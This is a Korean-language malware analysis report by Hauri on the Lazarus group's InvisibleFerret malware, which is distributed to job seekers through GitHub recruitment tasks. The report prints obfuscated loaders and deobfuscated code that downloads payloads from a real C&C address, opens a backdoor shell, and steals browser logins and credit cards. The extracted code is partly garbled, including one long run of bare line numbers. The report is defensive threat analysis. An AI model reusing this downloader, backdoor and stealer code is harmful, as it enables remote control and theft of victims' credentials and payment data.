

악성코드 상세 분석 보고서

Lazarus 그룹의 InvisibleFerret 악성코드



(Document No : DT-20241014-001)




www.hauri.co.kr



○ 분석 개요

북한 해킹 그룹 **Lazarus**는 구직자들을 대상으로 채용 과제에 **InvisibleFerret** 악성코드를 숨겨 유포하고 있다. 이들은 여전히 Github 저장소를 활용해 악성코드를 배포하고 있으며, 이전과 달리 난독화 방식을 변경하고 새로운 키로깅 악성코드를 추가하는 등 지속적으로 변화를 시도하고 있다.



[InvisibleFerret 악성코드 구성 중 추가된 Keylogger 악성코드]

```
sType = 'empz0QO'

t = "FBkK"+"FgBI" + "IDAEJmYDIZ0jNgImI0crJDYtGT9mAyM9IzYCJiNLNiArJw8uKhMjQyAwBCZmEzs"+"5LywMay8KMiY0NkseKA4t
import base64
d=base64.b64decode(t[8:]);sk=t[:8];s1=len(d);rr=''
for i in range(s1):k=i&7;c=chr(d[i]^ord(sk[k]));rr+=c
exec(rr)
```

[이전 InvisibleFerret 악성코드에 적용된 코드 난독화]

```
1  _ = lambda _ : __import__('zlib').decompress(__import__('base64').b64decode(___[::-1]));exec((_)_(b'=4AXvJwB//995/vVtaufAuScWAwnG/LUuYG/0Y8WMxX6/v
2
```

[현재 유포되고 있는 InvisibleFerret 악성코드 코드 난독화]



1. main10_101.py

(MD5 : 1F7300095455C1AEC937EFBB974021D0, SIZE : 5,075)

개요 : Backdoor, InfoStealer, Keylogger 악성코드들을 다운로드 받아와 실행하는 Downloader 역할을 한다.

ViRobot	Python.SDownloader.5075
---------	-------------------------

상세분석 :

(1) 보안 솔루션들의 탐지를 회피하기 위해 코드를 난독화 하였으며, “**Zlib -> BASE64 -> Reverse**” 순서로 총 50 번 반복하여 코드 난독화를 했다.



[그림 1] 난독화된 코드

```

1  import base64,platform,os,subprocess,sys
2  try:import requests
3  except:subprocess.check_call([sys.executable, '-m', 'pip', 'install', 'requests']);import requests
4
5  sType = "10"
6  gType = "101"
7  ot = platform.system()
8  home = os.path.expanduser("~")
9  #host1 = "10.10.51.212"
10 host1 = "95.164.17.24"
11 host2 = f'http://(host1):1224'
12 pd = os.path.join(home, ".nz")
13 ap = pd + "/pay"
14 def download_payload():
15     if os.path.exists(ap):
16         try:os.remove(ap)
17         except OSError: return True
18     try:
19         if not os.path.exists(pd):os.makedirs(pd)
19     except:pass
20

```

[그림 2] 난독화 해제된 코드

(2) 난독화 해제된 코드는 사용자 PC에 “requests” 모듈이 없을 경우 pip를 사용해 모듈을 설치한다.

```

1  import base64,platform,os,subprocess,sys
2  try:import requests
3  except:subprocess.check_call([sys.executable, '-m', 'pip', 'install', 'requests']);import requests
4

```

[그림 3] requests 모듈 설치



(3) C&C 서버에서 Backdoor, InfoStealer, Keylogger 악성코드들을 다운로드 받아와 실행한다.

```

5  aType = "101"
6  gType = "101"
7  ot = platform.system()
8  home = os.path.expanduser("~/")
9  #host1 = "192.168.51.212"
10 #port1 = 12345
11 host2 = "95.164.17.24"
12 pd = os.path.join(home, ".nz")
13 ap = pd + "/pay"
14
15 def download_payload():
16     if os.path.exists(ap):
17         try:
18             os.remove(ap)
19         except OSError:
20             pass
21
22     try:
23         if ot == "Darwin":
24             aa = requests.get(host2 + "/payload/" + aType + "/" + gType, allow_redirects=True)
25             aa = requests.get(host2 + "/payload/" + aType + "/" + gType, allow_redirects=True)
26             with open(ap, 'wb') as f:
27                 f.write(aa.content)
28         else:
29             aa = requests.get(host2 + "/payload/" + aType + "/" + gType, allow_redirects=True)
30             with open(ap, 'wb') as f:
31                 f.write(aa.content)
32     except Exception as e:
33         return False
34     res = download_payload()
35
36     if res:
37         if ot == "Windows": subprocess.Popen([sys.executable, ap], creationflags=subprocess.CREATE_NO_WINDOW | subprocess.CREATE_NEW_PROCESS_GROUP)
38         else: subprocess.Popen([sys.executable, ap])
39
40     if ot == "Darwin": sys.exit(-1)
41
42     ap = pd + "/brow"
43
44     def download_browser():
45         if os.path.exists(ap):
46             try:
47                 os.remove(ap)
48             except OSError:
49                 pass
50
51             try:
52                 aa = requests.get(host2 + "/brow/" + aType + "/" + gType, allow_redirects=True)
53                 with open(ap, 'wb') as f:
54                     f.write(aa.content)
55             return True
56         except Exception as e:
57             return False
58     res = download_browser()

```

[그림 4] 악성코드 다운로드 코드 일부

다운로드 주소	저장 경로
hxxp://95.164.17.24:1244/payload/10/101	Windows : %UserProfile%\n2\pay Linux, MacOS : {home}\n2\pay
hxxp://95.164.17.24:1244/brow/10/101	Windows : %UserProfile%\n2\brow Linux, MacOS : {home}\n2\brow
hxxp://95.164.17.24:1244/mclip/10/101	Windows : %UserProfile%\n2\mclip Linux, MacOS : {home}\n2\mclip

[표 1] 다운로드되는 악성코드 정보

(4) 다운로드되는 악성코드들은 Windows, Linux 운영체제들을 지원하지만 macOS는 Backdoor 악성코드만 실행 후 Downloader(main10_101.py) 실행을 종료한다.

```

32     res = download_payload()
33
34     if res:
35         if ot == "Windows": subprocess.Popen([sys.executable, ap], creationflags=subprocess.CREATE_NO_WINDOW | subprocess.CREATE_NEW_PROCESS_GROUP)
36         else: subprocess.Popen([sys.executable, ap])
37
38     if ot == "Darwin": sys.exit(-1)

```

[그림 5] Backdoor 악성코드 실행 후 exit



2. payload10_101.py (pay)

(MD5 : DEFE30D5091810C856ED1F28D7D7E5BE, SIZE : 17,307)

개요 : PC 정보를 수집 후 C&C 서버에 전송 후 지속적으로 통신하며 공격자의 명령을 기다린다. 공격자의 명령으로 원격제어, 파일 탈취 등 여러 기능들이 존재한다.

ViRobot Python.S.InvisibleFerret.17307

상세분석 :

(1) “**main10_101.py**” 파일과 동일한 방식으로 코드가 난독화 되어있다.

```
payload10_101.py - Windows 애로장
파일( 폴더( 서식(0) 보기( 도움말(0)
  = lambda _ : _import_(zlib).decompress(_import_('_base64').b64decode(_[:-1]));exec(_)(b='=QctcvrHAFQWIGPulfegnkLzIhbq9dPtWU7Yfx0AiFaW5RqxWtxJLuwxqr9Az2EbzibMaMe813S998pVWANFWyUxtXU1406Eq1cy0c75goVeGsVgM0cgeigV/Dhkgmz2ewyYRp44qf4U80+frn+Ao5HnTzq3w3u0kb0gJXNxDqrV4gAN8/VCd0trvKm4519xW0iQs9BfpKsWug5CkJuHa3ilA3T)chXc6c6cYH6q7The8X18tHwB14AAeK8l6E+9NMsQwEqEmMzUtrSPt8f7ly9kh4p020e9heeHjz52+QV8H+X0Su0pyjyjD0lVtuzQxyPpl229okemZlyHMIY2a49ey5bjb1ukqguW0srdC8wQOQFt8pDmr3+XHU5aUN/pfKz1K9tJU4y=1ZDdajt/NDRAuN90d0Uw9z1H1fc+pXVjg0XGsQkuOcJ2mGicJQpWxWfMvY7dferr8RL/MDc0ADcwwyJz2aBgg4DNx+PosJqfpQfLaaeQdpf8pQfKm5lKcbpRu5KxLg4n3t3fIgylgw7zF2Iz1Sk03cwx1lWzv6Y+ElvaPo4Xln00PerhyTzCQfjEpulu9590uljW83ZxGcQK76uMKhK2pfb6B17FDvgFhFnG6juVbyCdgY0PfK9jB1gln4m2p8Uv7v0d405QPGKgdxOc0PuM3/BGz1BzLwRag42EnAryKBLPqg5lqDhuPka4-2V2lZcgkTxeL4d2fGtxUxTzFy5fdp8x49mzDmtfTymuPf8wXQcgRsrB7XkVls5jSxG7t8lIFZjD7PbshjAEj8fBzXMTWY5AzmGfEuaP37LufkheJzGfzt0RfCOKFcsYK10fBdQzKy6lSy+jdMBAq80l6qvgqyjntT47391ly3mSyWbPsg+Ls5D9zPzExj/MOC/WrVpSeKwKxOqGxJctUlnPo64/GrngUv+Z+vh7xTCfj/rw7v98pFopeenf3M39A1b5YNT6lUgj/AlufGID22c/p6tmXuMipg3V9treh7t/Hj7x5KwN7KfYb2u5fSglnlKxzK5lX9KwReBwCirJnVQfQgmdXseQ104Pn97fP6GUwQ2JdQs53Ly2jHdwcaQzLpSjpeTxmnn6lTSj03-sPf7TS13sLZ0XDRbzke29A0zUfPzXUHP19fFhzLr4jH2VzYanPl/du4/f0RfkwLbT2LkSeR1terTwg1fTR1kN1h9eV2gMzGtrUv74ihrBzBp1nl9B5v9u/xuztfl057-Kw1j0Vr0jBzJheU4Q5QXhJrijaxp1PZQ2DgtXGwA66cLbT07B17vzT7v9D0LbU7t7/6MunPh4Gwtd7PwVn+FxYR8s+CLuHn7T82Csm8dAHgbw+2M0r2-Ss5Wy/8kDy/qod1+Qg99VY9p9sBpVPAAX7MCLtcg2+1R8y7um+4w5f5M1zBLWpq0lJUWQAMhXFcrrMcV07hKCuAlu,xsrlbriyf1lwzv7qzBp5UsBzRf490Bla0T29N2ZMdnTp/T9PqyY1FggtYBzrxPgiUy0Gd
```

[그림 6] 난독화된 코드(payload10_101.py)

(2) 실행된 악성코드는 사용자 PC의 OS 정보와 "http://ip-api.com/json" 사이트에 접속하여 외부 네트워크 정보들을 수집한다.

그림 71 PC 정보 수집 코드





(3) 수집된 정보를 C&C 서버에서 전송한다.

- C&C 서버 : hxxp://95.164.17.24:1224/keys

```
host="LjE3LjI0OTUuMTY0" 95.164.17.24
#host="" NETwMyEy MTRwMTRw"
PORT = 1224
HOST = base64.b64decode(host[8:] + host[:8]).decode()
if gType == "root":
    hn = socket.gethostname()
else:
    hn = gType + "_" + socket.gethostname()

class Trans(object):
    def __init__(A):A.sys_info=SysInfo().get_info()
    def contact_server(A,ip,port):
        A.ip,A.port=ip,int(port):B=int(time.time()*1000):C={'ts':str(B),'type':sType,'hid':hn,'ss':sys_info,'cc':str(A.sys_info)}:D="http://(A.ip):(A.port)/keys"
        try:post(D,data=C)
        except Exception as e:pass
    def run_comm():=Trans().__c.contact_server(HOST, PORT):del c
run_comm()
```

[그림 8] 수집된 PC 정보 전송 코드

(4) 이후 또 다른 C&C 서버에 연결하여 공격자의 명령을 기다린다.

- C&C 서버 : 95.164.17.24:2249

```
HOST0 = base64.b64decode(host[8:] + host[:8]).decode()
PORT0 = 2249

class Client():
    def __init__(A):A.server_ip = HOST0;A.server_port = PORT0;A.is_active = _F;A.is_alive = _T;A.timeout_count = 0;A.shell = _N

    @property
    def make_connection(A):
        while _T:
            try:
                A.client_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
                s = Session(A.client_socket)
                s.connect(A.server_ip, A.server_port)
                A.shell = Shell(s);A.is_active = _T
                if A.shell.shell():
                    try:dir = os.getcwd():print("dir:", dir):fn=os.path.join(dir,sys.argv[0]):print("fn:", fn):os.remove(fn)
                    except Exception as ex:print("connection error:", ex):pass
                    return _T
                sleep(1S)
            except Exception as e: print("error_make:", e): sleep(20):pass
    def run(A):
        if A.make_connection: return
client = Client()
```

[그림 9] C&C 서버 연결 코드



(5) 공격자의 명령을 받아 키로깅, 파일 탈취, 원격제어 등 악성 행위를 수행한다.

명령	행위
1 (ssh_obj)	CMD 명령 실행 후 결과 업로드
2 (ssh_cmd)	세션 종료
3 (ssh_clip)	키로깅 업로드
4 (ssh_run)	정보 탈취 악성코드 악성코드 다운로드 후 실행 (다운로드 주소 : hxxp://95.164.17.24:1244/brow/10/101)
5 (ssh_upload)	파일 탈취 후 FTP 서버에 업로드 (FTP 서버 주소는 C&C 서버에서 전송해줌)
6 (ssh_kill)	웹 브라우저 Chrome, Brave 실행 종료
7 (ssh_any)	원격제어 프로그램 AnyDesk를 설치 (다운로드 주소 : hxxp://95.164.17.24:1244/adc/10/101)
8 (ssh_env)	특정 폴더 내 존재하는 파일들을 FTP 서버로 업로드 Windows : 내 문서, 다운로드 폴더 Linux, Mac : /home, /Volume 폴더

[표 2] 공격자 명령 목록

```
160 class Shell(object):  
161     def __init__(A,S):  
162         A.sess = S;A.is_alive = _T;A.is_delete = _F;A.lock = RLock();A.timeout_count=0;A.cp_stop=0  
163         A.par_dir = os.path.join(os.path.expanduser("~"), ".n2")  
164         A.cmds = {1:A.ssh_obj,2:A.ssh_cmd,3:A.ssh_clip,4:A.ssh_run,5:A.ssh_upload,6:A.ssh_kill,7:A.ssh_any,8:A.ssh_env}  
165         print("init success")
```

[그림 10] 명령 목록



3. brow10_101.py (bow)

(MD5 : D1A2EE0FC37380A451584F9E5EDD3DD7, SIZE : 20,997)

개요 : 웹 브라우저에 저장된 로그인 정보, 신용카드 정보 등을 탈취한다.

ViRobot	Python.S.InfoStealer.20997
---------	----------------------------

상세분석 :

(1) “brow10_101.py” 파일은 이전의 파일들과 다르게 난독화가 적용이 안 되어있으며, 실행 시 필요한 Python 모듈들을 pip를 사용해 설치한다.

```

1  from typing import Union,Type
2  from datetime import datetime,timedelta
3  from pathlib import Path
4  import base64,socket,os,re,json,sqlite3,shutil,time,platform,subprocess,sys,socket,os,re
5  _me_=Path(__file__).parent
6  _me_/_pp_=Path(__file__).parent/_me_
7  _me_/_pp_./_inl_=install_
8  _me_/_pp_./_inl_=Path(_me_/_pp_/_inl_).parent
9  _me_/_pp_./_inl_=Path(_me_/_pp_/_inl_).parent/_me_
10 _me_/_pp_./_inl_=Path(_me_/_pp_/_inl_).parent/_me_/_pp_
11 _me_/_pp_./_inl_=Path(_me_/_pp_/_inl_).parent/_me_/_pp_/_inl_
12 _me_/_pp_./_inl_=Path(_me_/_pp_/_inl_).parent/_me_/_pp_/_inl_/_inl_
13 _me_/_pp_./_inl_=Path(_me_/_pp_/_inl_).parent/_me_/_pp_/_inl_/_inl_/_inl_
14 _me_/_pp_./_inl_=Path(_me_/_pp_/_inl_).parent/_me_/_pp_/_inl_/_inl_/_inl_/_inl_
15 _me_/_pp_./_inl_=Path(_me_/_pp_/_inl_).parent/_me_/_pp_/_inl_/_inl_/_inl_/_inl_/_inl_
16 _me_/_pp_./_inl_=Path(_me_/_pp_/_inl_).parent/_me_/_pp_/_inl_/_inl_/_inl_/_inl_/_inl_
17 _me_/_pp_./_inl_=Path(_me_/_pp_/_inl_).parent/_me_/_pp_/_inl_/_inl_/_inl_/_inl_/_inl_
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
229
230
231
232
233
234
235
236
237
238
239
239
240
241
242
243
244
245
246
247
248
249
249
250
251
252
253
254
255
256
257
258
259
259
260
261
262
263
264
265
266
267
268
269
269
270
271
272
273
274
275
276
277
278
279
279
280
281
282
283
284
285
286
287
288
289
289
290
291
292
293
294
295
296
297
298
299
299
300
301
302
303
304
305
306
307
308
309
309
310
311
312
313
314
315
316
317
318
319
319
320
321
322
323
324
325
326
327
328
329
329
330
331
332
333
334
335
336
337
338
339
339
340
341
342
343
344
345
346
347
348
349
349
350
351
352
353
354
355
356
357
358
359
359
360
361
362
363
364
365
366
367
368
369
369
370
371
372
373
374
375
376
377
378
379
379
380
381
382
383
384
385
386
387
388
389
389
390
391
392
393
394
395
396
397
398
399
399
400
401
402
403
404
405
406
407
408
409
409
410
411
412
413
414
415
416
417
418
419
419
420
421
422
423
424
425
426
427
428
429
429
430
431
432
433
434
435
436
437
438
439
439
440
441
442
443
444
445
446
447
448
449
449
450
451
452
453
454
455
456
457
458
459
459
460
461
462
463
464
465
466
467
468
469
469
470
471
472
473
474
475
476
477
478
479
479
480
481
482
483
484
485
486
487
488
489
489
490
491
492
493
494
495
496
497
498
499
499
500
501
502
503
504
505
506
507
508
509
509
510
511
512
513
514
515
516
517
518
519
519
520
521
522
523
524
525
526
527
528
529
529
530
531
532
533
534
535
536
537
538
539
539
540
541
542
543
544
545
546
547
548
549
549
550
551
552
553
554
555
556
557
558
559
559
560
561
562
563
564
565
566
567
568
569
569
570
571
572
573
574
575
576
577
578
579
579
580
581
582
583
584
585
586
587
588
589
589
590
591
592
593
594
595
596
597
597
598
599
599
600
601
602
603
604
605
606
607
608
609
609
610
611
612
613
614
615
616
617
618
619
619
620
621
622
623
624
625
626
627
628
629
629
630
631
632
633
634
635
636
637
638
639
639
640
641
642
643
644
645
646
647
648
649
649
650
651
652
653
654
655
656
657
658
659
659
660
661
662
663
664
665
666
667
668
669
669
670
671
672
673
674
675
676
677
678
679
679
680
681
682
683
684
685
686
687
688
689
689
690
691
692
693
694
695
696
697
697
698
699
699
700
701
702
703
704
705
706
707
708
709
709
710
711
712
713
714
715
716
717
718
719
719
720
721
722
723
724
725
726
727
728
729
729
730
731
732
733
734
735
736
737
738
739
739
740
741
742
743
744
745
746
747
748
749
749
750
751
752
753
754
755
756
757
758
759
759
760
761
762
763
764
765
766
767
768
769
769
770
771
772
773
774
775
776
777
778
779
779
780
781
782
783
784
785
786
787
788
788
789
789
790
791
792
793
794
795
796
797
797
798
799
799
800
801
802
803
804
805
806
807
808
809
809
810
811
812
813
814
815
816
817
818
819
819
820
821
822
823
824
825
826
827
828
829
829
830
831
832
833
834
835
836
837
838
839
839
840
841
842
843
844
845
846
847
848
849
849
850
851
852
853
854
855
856
857
858
859
859
860
861
862
863
864
865
866
867
868
869
869
870
871
872
873
874
875
876
877
878
879
879
880
881
882
883
884
885
886
887
888
889
889
890
891
892
893
894
895
896
897
897
898
899
899
900
901
902
903
904
905
906
907
908
909
909
910
911
912
913
914
915
916
917
918
919
919
920
921
922
923
924
925
926
927
928
929
929
930
931
932
933
934
935
936
937
938
939
939
940
941
942
943
944
945
946
947
948
949
949
950
951
952
953
954
955
956
957
958
959
959
960
961
962
963
964
965
966
967
968
969
969
970
971
972
973
974
975
976
977
978
979
979
980
981
982
983
984
985
986
987
987
988
989
989
990
991
992
993
994
995
996
997
998
999
999
1000
1001
1002
1003
1004
1005
1006
1007
1008
1009
1009
1010
1011
1012
1013
1014
1015
1016
1017
1018
1019
1019
1020
1021
1022
1023
1024
1025
1026
1027
1028
1029
1029
1030
1031
1032
1033
1034
1035
1036
1037
1038
1039
1039
1040
1041
1042
1043
1044
1045
1046
1047
1048
1049
1049
1050
1051
1052
1053
1054
1055
1056
1057
1058
1059
1059
1060
1061
1062
1063
1064
1065
1066
1067
1068
1069
1069
1070
1071
1072
1073
1074
1075
1076
1077
1078
1079
1079
1080
1081
1082
1083
1084
1085
1086
1087
1088
1088
1089
1090
1091
1092
1093
1094
1095
1096
1097
1097
1098
1099
1099
1100
1101
1102
1103
1104
1105
1106
1107
1108
1109
1109
1110
1111
1112
1113
1114
1115
1116
1117
1118
1119
1119
1120
1121
1122
1123
1124
1125
1126
1127
1128
1129
1129
1130
1131
1132
1133
1134
1135
1136
1137
1138
1139
1139
1140
1141
1142
1143
1144
1145
1146
1147
1148
1148
1149
1150
1151
1152
1153
1154
1155
1156
1157
1158
1159
1159
1160
1161
1162
1163
1164
1165
1166
1167
1168
1169
1169
1170
1171
1172
1173
1174
1175
1176
1177
1178
1179
1179
1180
1181
1182
1183
1184
1185
1186
1187
1188
1188
1189
1190
1191
1192
1193
1194
1195
1195
1196
1197
1198
1199
1199
1200
1201
1202
1203
1204
1205
1206
1207
1208
1209
1209
1210
1211
1212
1213
1214
1215
1216
1217
1218
1219
1219
1220
1221
1222
1223
1224
1225
1226
1227
1228
1229
1229
1230
1231
1232
1233
1234
1235
1236
1237
1238
1239
1239
1240
1241
1242
1243
1244
1245
1246
1247
1248
1248
1249
1250
1251
1252
1253
1254
1255
1256
1257
1258
1259
1259
1260
1261
1262
1263
1264
1265
1266
1267
1268
1269
1269
1270
1271
1272
1273
1274
1275
1276
1277
1278
1279
1279
1280
1281
1282
1283
1284
1285
1286
1287
1288
1288
1289
1290
1291
1292
1293
1294
1295
1296
1296
1297
1298
1299
1299
1300
1301
1302
1303
1304
1305
1306
1307
1308
1309
1309
1310
1311
1312
1313
1314
1315
1316
1317
1318
1319
1319
1320
1321
1322
1323
1324
1325
1326
1327
1328
1329
1329
1330
1331
1332
1333
1334
1335
1336
1337
1338
1338
1339
1340
1341
1342
1343
1344
1345
1346
1347
1348
1348
1349
1350
1351
1352
1353
1354
1355
1356
1357
1358
1359
1359
1360
1361
1362
1363
1364
1365
1366
1367
1368
1369
1369
1370
1371
1372
1373
1374
1375
1376
1377
1378
1378
1379
1380
1381
1382
1383
1384
1385
1386
1387
1388
1388
1389
1390
1391
1392
1393
1394
1395
1396
1396
1397
1398
1399
1399
1400
1401
1402
1403
1404
1405
1406
1407
1408
1409
1409
1410
1411
1412
1413
1414
1415
1416
1417
1418
1418
1419
1420
1421
1422
1423
1424
1425
1426
1427
1428
1428
1429
1430
1431
1432
1433
1434
1435
1436
1437
1438
1438
1439
1440
1441
1442
1443
1444
1445
1446
1447
1448
1448
1449
1450
1451
1452
1453
1454
1455
1456
1457
1458
1458
1459
1460
1461
1462
1463
1464
1465
1466
1467
1468
1468
1469
1470
1471
1472
1473
1474
1475
1476
1477
1478
1478
1479
1480
1481
1482
1483
1484
1485
1486
1487
1488
1488
1489
1490
1491
1492
1493
1494
1495
1496
1496
1497
1498
1499
1499
1500
1501
1502
1503
1504
1505
1506
1507
1508
1509
1509
1510
1511
1512
1513
1514
1515
1516
1517
1518
1518
1519
1520
1521
1522
1523
1524
1525
1526
1527
1528
1528
1529
1530
1531
1532
1533
1534
1535
1536
1537
1538
1538
1539
1540
1541
1542
1543
1544
1545
1546
1547
1548
1548
1549
1550
1551
1552
1553
1554
1555
1556
1557
1558
1559
1559
1560
1561
1562
1563
1564
1565
1566
1567
1568
1568
1569
1570
1571
1572
1573
1574
1575
1576
1577
1578
1578
1579
1580
1581
1582
1583
1584
1585
1586
1587
1588
1588
1589
1590
1591
1592
1593
1594
1595
1596
1596
1597
1598
1599
1599
1600
1601
1602
1603
1604
1605
1606
1607
1608
1609
1609
1610
1611
1612
1613
1614
1615
1616
1617
1618
1618
1619
1620
1621
1622
1623
1624
1625
1626
1627
1628
1628
1629
1630
1631
1632
1633
1634
1635
1636
1637
1638
1638
1639
1640
1641
1642
1643
1644
1645
1646
1647
1648
1648
1649
1650
1651
1652
1653
1654
1655
1656
1657
1658
1659
1659
1660
1661
1662
1663
1664
1665
1666
1667
1668
1668
1669
1670
1671
1672
1673
1674
1675
1676
1677
1678
1678
1679
1680
1681
1682
1683
1684
1685
1686
1687
1688
1688
1689
1690
1691
1692
1693
1694
1695
1696
1696
1697
1698
1699
1699
1700
1701
1702
1703
1704
1705
1706
1707
1708
1709
1709
1710
1711
1712
1713
1714
1715
1716
1717
1718
1718
1719
1720
1721
1722
1723
1724
1725
1726
1727
1728
1729
1729
1730
1731
1732
1733
1734
1735
1736
1737
1738
1738
1739
1740
1741
1742
1743
1744
1745
1746
1747
1748
1748
1749
1750
1751
1752
1753
1754
1755
1756
1757
1758
1759
1759
1760
1761
1762
1763
1764
1765
1766
1767
1768
1768
1769
1770
1771
1772
1773
1774
1775
1776
1777
1778
1779
1779
1780
1781
1782
1783
1784
1785
1786
1787
1788
1788
1789
1790
1791
1792
1793
1794
1795
1796
1796
1797
1798
1799
1799
1800
1801
1802
1803
1804
1805
1806
1807
1808
1809
1809
1810
1811
1812
1813
1814
1815
1816
1817
1818
1818
1819
1820
1821
1822
1823
1824
1825
1826
1827
1828
1829
1829
1830
1831
1832
1833
1834
1835
1836
1837
1838
1838
1839
1840
1841
1842
1843
1844
1845
1846
1847
1848
1848
1849
1850
1851
1852
1853
1854
1855
1856
1857
1858
1859
1859
1860
1861
1862
1863
1864
1865
1866
1867
1868
1868
1869
1870
1871
1872
1873
1874
1875
1876
1877
1878
1878
1879
1880
1881
1882
1883
1884
1885
1886
1887
1888
1888
1889
1890
1891
1892
1893
1894
1895
1896
1896
1897
1898
1899
1899
1900
1901
1902
1903
1904
1905
1906
1907
1908
1909
1909
1910
1911
1912
1913
1914
1915
1916
1917
1918
1918
1919
1920
1921
1922
1923
1924
1925
1926
1927
1928
1929
1929
1930
1931
1932
1933
1934
1935
1936
1937
1938
1938
1939
1940
1941
1942
1943
1944
1945
1946
1947
1948
1948
1949
1950
1951
1952
1953
1954
1955
1956
1957
1958
1959
1959
1960
1961
1962
1963
1964
1965
1966
1967
1968
1968
1969
1970
1971
1972
1973
1974
1975
1976
1977
1978
1978
1979
1980
1981
1982
1983
1984
1985
1986
1987
1988
1988
1989
1990
1991
1992
1993
1994
1995
1996
1996
1997
1998
1999
1999
2000
2001
2002
2003
2004
2005
2006
2007
2008
2009
2009
2010
2011
2012
2013
2014
2015
2016
2017
2018
2019
2019
2020
2021
2022
2023
2024
2025
2026
2027
2028
2029
2029
2030
2031
2032
2033
2034
2035
2036
2037
2038
2039
2039
2040
2041
2042
2043
2044
2045
2046
2047
2048
2048
2049
2050
2051
2052
2
```



(3) 로그인 정보이외에 웹 브라우저에 저장된 신용카드 정보들도 탈취한다.

```
try:
    for web_path in web_paths:
        filename = os.path.join(temp_path, "webdata.db")
        shutil.copyfile(web_path, filename)

        conn = sqlite3.connect(filename)
        cursor = conn.cursor()
        cursor.execute(
            'SELECT name_on_card, expiration_month, expiration_year, card_number_encrypted, date_modified FROM credit_cards')

        key = keys[web_paths.index(web_path)]
        for row in cursor.fetchall():
            if not row[0] or not row[1] or not row[2] or not row[3]:
                continue

            # Decrypt password
            if self.target_os == "Windows":card_number = self.decrypt_windows_password(row[3], key)
            elif self.target_os == "Linux" or self.target_os == "Darwin":card_number = self.decrypt_unix_password(row[3], key)
            else:card_number = ""


```

[그림 13] 신용카드 정보 탈취

(4) 수집된 정보들은 “cc” 이름의 POST 데이터에 담아 C&C 서버에 업로드된다.

- C&C 서버 : hxxp://95.164.17.24:1224/keys

```
def pretty_print(self) -> str:
    """
    Return the pretty-printed values
    """
    o = ""
    for dict_ in self.values:
        for val in dict_:
            o += f"{val} : {dict_[val]}\n"
            o += '-' * 50 + '\n'

    for dict_ in self.web:
        for val in dict_:
            o += f"{val} : {dict_[val]}\n"
            o += '-' * 50 + '\n'

    return o

def save(self, fn: Union[Path, str], filepath: Union[Path, str], blank_file: bool = False, verbose: bool = True) -> bool:
    content = filepath + '\n' + self.pretty_print()
    options = {'ts': str(ts), 'type': sType, 'hid': hn, 'ss': str(fn), 'cc': content}
    url = host2+'keys'
    try:requests.post(url, data=options)
    except: return ""


```

[그림 14] 수집된 정보 업로드 코드



4. mclip10_101.py (mclip)

(MD5 : C933AEC60FBD4E8B946025D718AFAED9, SIZE : 8,382)

개요 : 웹 브라우저에 저장된 로그인 정보, 신용카드 정보 등을 탈취한다.

ViRobot	Python.S.Keylogger.8382
---------	-------------------------

상세분석 :

(1) “**main10_101.py**” 파일과 동일한 방식으로 코드가 난독화 되어있다.

```
mclip10_101.py - Windows 애로장
파일명 (문서) 서식(O) 보기(V) 도움말(H)

